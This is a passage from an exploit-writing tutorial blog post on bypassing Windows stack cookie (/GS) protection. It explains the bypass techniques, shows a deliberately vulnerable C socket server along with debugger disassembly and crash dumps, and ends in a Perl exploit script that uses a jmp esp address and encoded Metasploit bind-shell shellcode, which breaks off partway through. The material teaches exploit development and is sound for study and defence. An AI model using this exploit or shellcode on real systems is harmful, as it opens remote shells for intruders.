Peter Van Eeckhoutte's Blog

:: [Knowledge is not an object, it´s a flow] ::

Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR

Peter Van Eeckhoutte · Monday, September 21st, 2009

Introduction

In all previous tutorials in this Exploit writing tutorial series, we have looked at building exploits that would work on Windows XP / 2003 server.

The success of all of these exploits (whether they are based on direct ret overwrite or exception handler structure overwrites) are based on the fact that a reliable return address or pop/pop/ret address must be found, making the application jump to your shellcode. In all of these cases, we were able to find a more or less reliable address in one of the OS dll's or application dll's. Even after a reboot, this address stays the same, making the exploit work reliably.

Fortunately for the zillions Windows end-users out there, a number of protection mechanisms have been built-in into the Windows Operating systems.

- Stack cookies (/GS Switch cookie)
- Safeseh (/Safeseh compiler switch)
- Data Execution Prevention (DEP) (software and hardware based)
- Address Space Layout Randomization (ASLR)

Stack cookie /GS protection

The /GS switch is a compiler option that will add some code to function's prologue and epilogue code in order to prevent successful abuse of typical stack based (string buffer) overflows.

When an application starts, a program-wide master cookie (4 bytes (dword), unsigned int) is calculated (pseudo-random number) and saved in the .data section of the loaded module. In the function prologue, this program-wide master cookie is copied to the stack, right before the saved EBP and EIP. (between the local variables and the return addresses)

```
[buffer][cookie][saved EBP][saved EIP]
```

During the epilogue, this cookie is compared again with the program-wide master cookie. If it is different, it concludes that corruption has occurred, and the program is terminated.

In order to minimize the performance impact of the extra lines of code, the compiler will only add the stack cookie if the function contains string buffers or allocates memory on the stack using _alloca. Furthermore, the protection is only active when the buffer contains 5 bytes or more.

In a typical buffer overflow, the stack is attacked with your own data in an attempt to overwrite the saved EIP. But before your data overwrites the saved EIP, the cookie is overwritten as well, rendering the exploit useless (but it may still lead to a DoS). The function epilogue would notice that the cookie has been changed, and the application dies.

```
[buffer][cookie][saved EBP][saved EIP]
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
          ^
          |
```

The second important protection mechanism of /GS is variable reordering. In order to prevent attackers from overwriting local variables or arguments used by the function, the compiler will rearrange the layout of the stack frame, and will put string buffers at a higher address than all other variables. So when a string buffer overflow occurs, it cannot overwrite any other local variables.

The stack cookie is often referred to as "canary" as well. Read more at http://en.wikipedia.org/wiki/Buffer_overflow_protection, at http://blogs.technet.com/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx and at http://msdn.microsoft.com/en-us/library/aa290051(VS.71).aspx

Stack cookie /GS bypass methods

The easiest way to overcome the stack based overflow protection mechanisms, requires you to retrieve/guess/calculate the value of the cookie (so you can overwrite the cookie with the same value in your buffer). This cookie sometimes (very rarely) is a static value... but even if it is, it may contain bad characters and you may not be able to use that value.

David Litchfield has written a paper back in 2003 on how stack protection can be bypassed using some other techniques, that don't require the cookie to be guessed. (and more excellent work in this area has been done by Alex Soritov and Mark Dowd, and by Matt Miller.)

Anyways, David described that, if the overwritten cookie does not match with the original cookie, the code checks to see if there is a developer defined exception handler. (If not, the OS exception handler will kick in). If the hacker can overwrite an Exception Handler registration structure (next SEH + Pointer to SE Handler), AND trigger an exception before the cookie is checked, the stack based overflow could be executed (= SEH based exploit) despite the stack cookie.

After all, one of the most important limitations of GS is that it does not protect exception handler records. At that point, the application would need to rely solely on SEH protection mechanisms (such as SafeSEH etc) to deal with these scenario's. As explained in tutorial part 3, there are ways to overcome this safeseh issue.

In 2003 server (and later XP/Vista/7/... versions) the structured exception has been modified, making it harder to exploit this scenario in more current versions of the OS.

Exception handlers are now registered in the Load Configuration Directory, and before an Exception Handler is executed, its address is checked against the list of registered handlers. We'll talk about how to bypass this later on in this article.

Bypass using Exception Handling

So, we can defeat stack protection by triggering an exception before the cookie is checked during the epilogue (or we can try to overwrite other data (parameters that are pushed onto the stack to the vulnerable function), which is referenced before the cookie check is performed.), and then deal with possible SEH protection mechanisms, if any… Of course, this second technique only works if the code is written to actually reference this data. You can try to abuse this by writing beyond the end of the stack.

```
[buffer][cookie][EH record][saved ebp][saved eip][arguments ]

overwrite - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - >
```

The key in this scenario is that you need to overwrite far enough, and that there is an application specific exception registered (which gets overwritten). If you can control the exception handler address (in the Exception_Registration structure), then you can try to overwrite the pointer with an address that sits outside the address range of a loaded module (but should be available in memory anyways, such as loaded modules that belong to the OS etc). Most of the modules in newer versions of the Windows OS have all been compiled with /safeseh, so this is not going to work anymore. But you can still try to find a handler in a dll that is linked without safeseh (as explained in part 3 of this tutorial series). After all, SEH records on the stack are not protected by GS… you only have to bypass SafeSEH.

As explained in part 3 of this exploit writing tutorial, this pointer needs to be overwritten with a pop pop ret instruction (so the code would land at nseh, where you can do a short jump to go to your shellcode). Alternatively (or if you cannot find a pop pop ret instruction that does not sit in the address range of a loaded module belonging to the application) you can look at ESP/EBP, find the offset from these registers to the location of nseh, and look for addresses that would do

- call dword ptr [esp+nn]
- call dword ptr [ebp+nn]
- jmp dword ptr [esp+nn]
- jmp dword ptr[ebp+nn]

Where nn is the offset from the register to the location of nseh. It's probably easier to look for a pop pop ret combination, but it should work as well. the pvefindaddr Immdbg plugin may help you finding such instructions. (!pvefindaddr jseh or !pvefindaddr jseh all). Furthermore, you can also use pointers to the "add esp,8 + ret" instructions. Again, !pvefindaddr jseh (or !pvefindaddr jseh all) will help you with this (feature added in v1.17 of pvefindaddr)

Bypass by replacing cookie on stack and in .data section

Another technique to bypass stack cookie protection is by replacing this authoritative cookie value in the .data section of the module (which is writeable, otherwise the applicaiton would not be able to calculate a new cookie and store it at runtime), and replace the cookie in the stack with the same value. This technique is only possible if you have the ability to write anything at any location. (4 byte artbitrary write) – access violations that state something like the instruction below indicate a possible 4 byte arbitrary write :

```
mov dword ptr[reg1], reg2
```

(In order to make this work, you obviously need to be able to control the contents of reg1 and reg2). reg1 should then contain the memory location where you want to write, and reg2 should contain the value you want to write at that address.

Bypass because not all buffers are protected

Another exploit opportunity arises when the vulnerable code does not contains string buffers (because there will not be a stack cookie then) This is also valid for arrays of integers or pointers.

```
[buffer][cookie][EH record][saved ebp][saved eip][arguments ]
```

Example : If the "arguments" don't contain pointers or string buffers, then you may be able to overwrite these arguments and take advantage of the fact that the functions are not GS protected.

Bypass by overwriting stack data in functions up the stack

When pointers to objects or structures are passed to functions, and these objects or structures resided on the stack of their callers (parent function), then this could lead to GS cookie bypass. (overwrite object and vtable pointer. If you point this pointer to a fake vtable, you can redirect the virtual function call and execute your evil code)

Bypass because you can guess/calculate the cookie

Reducing the Effective Entropy of GS Cookies

Bypass because the cookie is static

Finally, if the cookie value appears to be the same/static every time, then you can simply put this value on the stack during the overwrite.

Stack cookie protection debugging & demonstration

In order to demonstrate some stack cookie behaviour, we'll use a simple piece of code found at http://www.security-forums.com/viewtopic.php?p=302855#302855 (and used in part 4 of this tutorial series)

This code contains vulnerable function pr() which will overflow if more than 500 bytes are passed on to the function.

Open Visual Studio C++ 2008 (Express edition can be downloaded from http://www.microsoft.com/express/download/default.aspx) and create a new console application.


I have slightly modified the original code so it would compile under VS2008 :

```
// vulnerable server.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"
#include "winsock.h"
#include "windows.h"
```


```
//load windows socket
#pragma comment(lib, "wsock32.lib")

//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0

void pr( char *str)
{
   char buf[500]=" ";
   strcpy(buf,str);
}
void sError(char *str)
{
   printf("Error %s",str);
   WSACleanup();
}

int _tmain(int argc, _TCHAR* argv[])
{
WORD sockVersion;
WSADATA wsaData;

int rVal;
char Message[5000]=" ";
char buf[2000]=" ";

u_short LocalPort;
LocalPort = 200;

//wsock32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);

//create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);

if(serverSocket == INVALID_SOCKET)
{
   sError("Failed socket()");
   return SS_ERROR;
}

SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;

//bind the socket
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
   sError("Failed bind()");
   WSACleanup();
   return SS_ERROR;
}

//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
   sError("Failed listen()");
   WSACleanup();
   return SS_ERROR;
}

//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
   sError("Failed accept()");
   WSACleanup();
   return SS_ERROR;
}

int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
{
   //receive the data that is being sent by the client max limit to 5000 bytes.
   bytesRecv = recv( clientSocket, Message, 5000, 0 );

   if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
   {
      printf( "\nConnection Closed.\n");
      break;
   }
```

```
    }

    //Pass the data received to the function pr
    pr(Message);

    //close client socket
    closesocket(clientSocket);
    //close server socket
    closesocket(serverSocket);

    WSACleanup();

    return SS_OK;
    }
```

Edit the vulnerable server properties



Go to C/C++, Code Generation, and set "Buffer Security Check" to No



Compile the code (debug mode).

Open the vulnerable server.exe in your favorite debugger and look at the function pr() :

```
(8c0.9c8): Break instruction exception - code 80000003 (first chance)
eax=7ffde000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=0039ffcc ebp=0039fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:001> uf pr
*** WARNING: Unable to verify checksum for C:\Documents and
 Settings\peter\My Documents\Visual Studio 2008\Projects\vulnerable server\Debug\vulnerable server.exe
vulnerable_server!pr                            and [c:\documents
 settings\peter\my documents\visual studio 2008\projects\vulnerable server\vulnerable server\vulnerable serve
r.cpp @ 17]:
   17 00411430 55              push    ebp
   17 00411431 8bec            mov     ebp,esp
   17 00411433 81ecbc020000    sub     esp,2BCh
   17 00411439 53              push    ebx
   17 0041143a 56              push    esi
   17 0041143b 57              push    edi
   17 0041143c 8dbd44fdffff    lea     edi,[ebp-2BCh]
   17 00411442 b9af000000      mov     ecx,0AFh
   17 00411447 b8cccccccc      mov     eax,0CCCCCCCCh
   17 0041144c f3ab            rep stos dword ptr es:[edi]
   18 0041144e a03c574100      mov     al,byte ptr [vulnerable_server!`string' (0041573c)]
   18 00411453 888508feffff    mov     byte ptr [ebp-1F8h],al
   18 00411459 68f3010000      push    1F3h
   18 0041145e 6a00            push    0
   18 00411460 8d8509feffff    lea     eax,[ebp-1F7h]
   18 00411466 50              push    eax
   18 00411467 e81bfcffff      call    vulnerable_server!ILT+130(_memset) (00411087)
   18 0041146c 83c40c          add     esp,0Ch
   19 0041146f 8b4508          mov     eax,dword ptr [ebp+8]
   19 00411472 50              push    eax
   19 00411473 8d8d08feffff    lea     ecx,[ebp-1F8h]
   19 00411479 51              push    ecx
   19 0041147a e83ffcffff      call    vulnerable_server!ILT+185(_strcpy) (004110be)
```

```
    19 0041147f 83c408          add     esp,8
    20 00411482 52              push    edx
    20 00411483 8bcd            mov     ecx,ebp
    20 00411485 50              push    eax
    20 00411486 8d15a8144100    lea     edx,[vulnerable_server!pr+0x78 (004114a8)]
    20 0041148c e80ffcffff      call    vulnerable_server!ILT+155(_RTC_CheckStackVars (004110a0)
    20 00411491 58              pop     eax
    20 00411492 5a              pop     edx
    20 00411493 5f              pop     edi
    20 00411494 5e              pop     esi
    20 00411495 5b              pop     ebx
    20 00411496 81c4bc020000    add     esp,2BCh
    20 0041149c 3bec            cmp     ebp,esp
    20 0041149e e8cffcffff      call    vulnerable_server!ILT+365(__RTC_CheckEsp) (00411172)
    20 004114a3 8be5            mov     esp,ebp
    20 004114a5 5d              pop     ebp
    20 004114a6 c3              ret
```

As you can see, the function prologue does not contain any references to a security cookie whatsoever.

Now rebuild the executable with the /GS flag enabled (set Buffer Security Check to "On" again) and look at the function again :

```
(738.828): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffdc000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> uf pr
*** WARNING: Unable to verify checksum for vulnerable server.exe
vulnerable_server!pr                       and  [c:\documents
 settings\peter\my documents\visual studio 2008\projects\vulnerable server\vulnerable server\vulnerable serve
r.cpp @ 17]:
    17 00411430 55              push    ebp
    17 00411431 8bec            mov     ebp,esp
    17 00411433 81ecc0020000    sub     esp,2C0h
    17 00411439 53              push    ebx
    17 0041143a 56              push    esi
    17 0041143b 57              push    edi
    17 0041143c 8dbd40fdffff    lea     edi,[ebp-2C0h]
    17 00411442 b9b0000000      mov     ecx,0B0h
    17 00411447 b8cccccccc      mov     eax,0CCCCCCCCh
    17 0041144c f3ab            rep stos dword ptr es:[edi]
    17 0041144e a100704100      mov     eax,dword ptr [vulnerable_server!__security_cookie (00417000)]
    17 00411453 33c5            xor     eax,ebp
    17 00411455 8945fc          mov     dword ptr [ebp-4],eax
    18 00411458 a03c574100      mov     al,byte ptr [vulnerable_server!`string' (0041573c)]
    18 0041145d 888504feffff    mov     byte ptr [ebp-1FCh],al
    18 00411463 68f3010000      push    1F3h
    18 00411468 6a00            push    0
    18 0041146a 8d8505feffff    lea     eax,[ebp-1FBh]
    18 00411470 50              push    eax
    18 00411471 e811fcffff      call    vulnerable_server!ILT+130(_memset) (00411087)
    18 00411476 83c40c          add     esp,0Ch
    19 00411479 8b4508          mov     eax,dword ptr [ebp+8]
    19 0041147c 50              push    eax
    19 0041147d 8d8d04feffff    lea     ecx,[ebp-1FCh]
    19 00411483 51              push    ecx
    19 00411484 e835fcffff      call    vulnerable_server!ILT+185(_strcpy) (004110be)
    19 00411489 83c408          add     esp,8
    20 0041148c 52              push    edx
    20 0041148d 8bcd            mov     ecx,ebp
    20 0041148f 50              push    eax
    20 00411490 8d15bc144100    lea     edx,[vulnerable_server!pr+0x8c (004114bc)]
    20 00411496 e805fcffff      call    vulnerable_server!ILT+155(_RTC_CheckStackVars (004110a0)
    20 0041149b 58              pop     eax
    20 0041149c 5a              pop     edx
    20 0041149d 5f              pop     edi
    20 0041149e 5e              pop     esi
    20 0041149f 5b              pop     ebx
    20 004114a0 8b4dfc          mov     ecx,dword ptr [ebp-4]
    20 004114a3 33cd            xor     ecx,ebp
    20 004114a5 e879fbffff      call    vulnerable_server!ILT+30(__security_check_cookie (00411023)
    20 004114aa 81c4c0020000    add     esp,2C0h
    20 004114b0 3bec            cmp     ebp,esp
    20 004114b2 e8bbfcffff      call    vulnerable_server!ILT+365(__RTC_CheckEsp) (00411172)
    20 004114b7 8be5            mov     esp,ebp
    20 004114b9 5d              pop     ebp
    20 004114ba c3              ret
```

In the function prolog, the following things happen :

- sub esp,2c0h : 704 bytes are set aside
- mov eax,dword ptr[vulnerable_server!__security_cookie (00417000)] : a copy of the cookie is fetched
- xor eax,ebp : logical xor of the cookie with EBP
- Then, cookie is stored on the stack, directly below the return address

In the function epilog, this happens :

- mov ecx,dword ptr [ebp-4] : get stack's copy of the cookie
- xor ecx,ebp : perform the xor again
- call vulnerable_server!ITL+30(__security_check_cookie (00411023) : jump to the routine to verify the cookie

In short : a security cookie is added to the stack and is compared again before the function returns.

When you try to overflow this buffer by sending more than 500 bytes to port 200, the application will die (in the debugger, the application will go to a breakpoint – uninitialized variables are filled with 0xCC at runtime when compiling with VS2008 C++, due to RTC) and esp contains this :

```
(a38.444): Break instruction exception - code 80000003 (first chance)
eax=00000001 ebx=0041149b ecx=bb522d78 edx=0012cb9b esi=102ce7b0 edi=00000002
eip=7c90120e esp=0012cbbc ebp=0012da08 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc               int     3
0:000> d esp
0012cbbc  06 24 41 00 00 00 00 00-01 5c 41 00 2c da 12 00  .$A......\A.,...
0012cbcc  2c da 12 00 00 00 00 00-dc cb 12 00 b0 e7 2c 10  ,.............,.
0012cbdc  53 00 74 00 61 00 63 00-6b 00 20 00 61 00 72 00  S.t.a.c.k. .a.r.
0012cbec  6f 00 75 00 6e 00 64 00-20 00 74 00 68 00 65 00  o.u.n.d. .t.h.e.
0012cbfc  20 00 76 00 61 00 72 00-69 00 61 00 62 00 6c 00   .v.a.r.i.a.b.l.
0012cc0c  65 00 20 00 27 00 62 00-75 00 66 00 27 00 20 00  e. .'.b.u.f.'. .
0012cc1c  77 00 61 00 73 00 20 00-63 00 6f 00 72 00 72 00  w.a.s. .c.o.r.r.
0012cc2c  75 00 70 00 74 00 65 00-64 00 2e 00 00 00 00 00  u.p.t.e.d.......
```

> (The text in ESP "Stack around the variable 'buf' was corrupted" is the result of RTC check that is included in VS 2008. Disabling the Run Time Check in Visual Studio can be done by disabling compile optimization or setting /RTCu parameter.. Of course, in real life, you don't want to disable this, as it is well effective against stack corruption)

When you compile the original code with lcc-win32 (which has no compiler protections, leaving the executable vulnerable at runtime), and open the executable in windbg (without starting it yet) then the function looks like this :

```
(82c.af4): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffd7000 ecx=00000005 edx=00000020 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc               int     3
0:000> uf pr
*** WARNING: Unable to verify checksum for c:\sploits\vulnsrv\\vulnsrv.exe
vulnsrv!pr:
004012d4 55               push    ebp
004012d5 89e5             mov     ebp,esp
004012d7 81ecf4010000     sub     esp,1F4h
004012dd b97d000000       mov     ecx,7Dh

vulnsrv!pr+0xe:
004012e2 49               dec     ecx
004012e3 c7048c5a5afaff   mov     dword ptr [esp+ecx*4],0FFFA5A5Ah
004012ea 75f6             jne     vulnsrv!pr+0xe (004012e2)

vulnsrv!pr+0x18:
004012ec 56               push    esi
004012ed 57               push    edi
004012ee 8dbd0cfeffff     lea     edi,[ebp-1F4h]
004012f4 8d35a0a04000     lea     esi,[vulnsrv!main+0x8d6e (0040a0a0)]
004012fa b9f4010000       mov     ecx,1F4h
004012ff f3a4             rep movs byte ptr es:[edi],byte ptr [esi]
00401301 ff7508           push    dword ptr [ebp+8]
00401304 8dbd0cfeffff     lea     edi,[ebp-1F4h]
0040130a 57               push    edi
0040130b e841300000       call    vulnsrv!main+0x301f (00404351)
00401310 83c408           add     esp,8
00401313 5f               pop     edi
00401314 5e               pop     esi
00401315 c9               leave
00401316 c3               ret
```

Now send a 1000 character Metasploit pattern) to the server (not compiled with /GS) and watch it die :

```
(c60.cb0): Access violation - code c0000005 (!!! second chance !!!)
eax=0012e656 ebx=00000000 ecx=0012e44e edx=0012e600 esi=00000001 edi=00403388
eip=72413971 esp=0012e264 ebp=41387141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
72413971 ??               ???
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !pattern_offset 1000
[Byakugan] Control of ebp at offset 504.
[Byakugan] Control of eip at offset 508.
```

We control eip at offset 508. ESP points to a part of our buffer:

```
0:000> d esp
0012e264  30 41 72 31 41 72 32 41-72 33 41 72 34 41 72 35  0Ar1Ar2Ar3Ar4Ar5
```

```
0012e274  41 72 36 41 72 37 41 72-38 41 72 39 41 73 30 41  Ar6Ar7Ar8Ar9As0A
0012e284  73 31 41 73 32 41 73 33-41 73 34 41 73 35 41 73  s1As2As3As4As5As
0012e294  36 41 73 37 41 73 38 41-73 39 41 74 30 41 74 31  6As7As8As9At0At1
0012e2a4  41 74 32 41 74 33 41 74-34 41 74 35 41 74 36 41  At2At3At4At5At6A
0012e2b4  74 37 41 74 38 41 74 39-41 75 30 41 75 31 41 75  t7At8At9Au0Au1Au
0012e2c4  32 41 75 33 41 75 34 41-75 35 41 75 36 41 75 37  2Au3Au4Au5Au6Au7
0012e2d4  41 75 38 41 75 39 41 76-30 41 76 31 41 76 32 41  Au8Au9Av0Av1Av2A
0:000> d
0012e2e4  76 33 41 76 34 41 76 35-41 76 36 41 76 37 41 76  v3Av4Av5Av6Av7Av
0012e2f4  38 41 76 39 41 77 30 41-77 31 41 77 32 41 77 33  8Av9Aw0Aw1Aw2Aw3
0012e304  41 77 34 41 77 35 41 77-36 41 77 37 41 77 38 41  Aw4Aw5Aw6Aw7Aw8A
0012e314  77 39 41 78 30 41 78 31-41 78 32 41 78 33 41 78  w9Ax0Ax1Ax2Ax3Ax
0012e324  34 41 78 35 41 78 36 41-78 37 41 78 38 41 78 39  4Ax5Ax6Ax7Ax8Ax9
0012e334  41 79 30 41 79 31 41 79-32 41 79 33 41 79 34 41  Ay0Ay1Ay2Ay3Ay4A
0012e344  79 35 41 79 36 41 79 37-41 79 38 41 79 39 41 7a  y5Ay6Ay7Ay8Ay9Az
0012e354  30 41 7a 31 41 7a 32 41-7a 33 41 7a 34 41 7a 35  0Az1Az2Az3Az4Az5
0:000> d
0012e364  41 7a 36 41 7a 37 41 7a-38 41 7a 39 42 61 30 42  Az6Az7Az8Az9Ba0B
0012e374  61 31 42 61 32 42 61 33-42 61 34 42 61 35 42 61  a1Ba2Ba3Ba4Ba5Ba
0012e384  36 42 61 37 42 61 38 42-61 39 42 62 30 42 62 31  6Ba7Ba8Ba9Bb0Bb1
0012e394  42 62 32 42 62 33 42 62-34 42 62 35 42 62 36 42  Bb2Bb3Bb4Bb5Bb6B
0012e3a4  62 37 42 62 38 42 62 39-42 63 30 42 63 31 42 63  b7Bb8Bb9Bc0Bc1Bc
0012e3b4  32 42 63 33 42 63 34 42-63 35 42 63 36 42 63 37  2Bc3Bc4Bc5Bc6Bc7
0012e3c4  42 63 38 42 63 39 42 64-30 42 64 31 42 64 32 42  Bc8Bc9Bd0Bd1Bd2B
0012e3d4  64 33 42 64 34 42 64 35-42 64 36 42 64 37 42 64  d3Bd4Bd5Bd6Bd7Bd
```

(esp points to buffer at offset 512)

```
$ ./pattern_offset.rb 0Ar1 1000
512
```


Quick and dirty exploit (with jmp esp from kernel32.dll : 0×7C874413) :

```
#
# Writing buffer overflows - Tutorial
# Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
# Exploit for vulnsrv.c
#
#
print " --------------------------------------\n";
print "     Writing Buffer Overflows\n";
print "       Peter Van Eeckhoutte\n";
print "     http://www.corelan.be:8800\n";
print " --------------------------------------\n";
print "    Exploit for vulnsrv.c\n";
print " --------------------------------------\n";
use strict;
use Socket;
my $junk = "\x90" x 508;

#jmp esp (kernel32.dll)
my $eipoverwrite = pack('V',0x7C874413);

# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
```

```
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
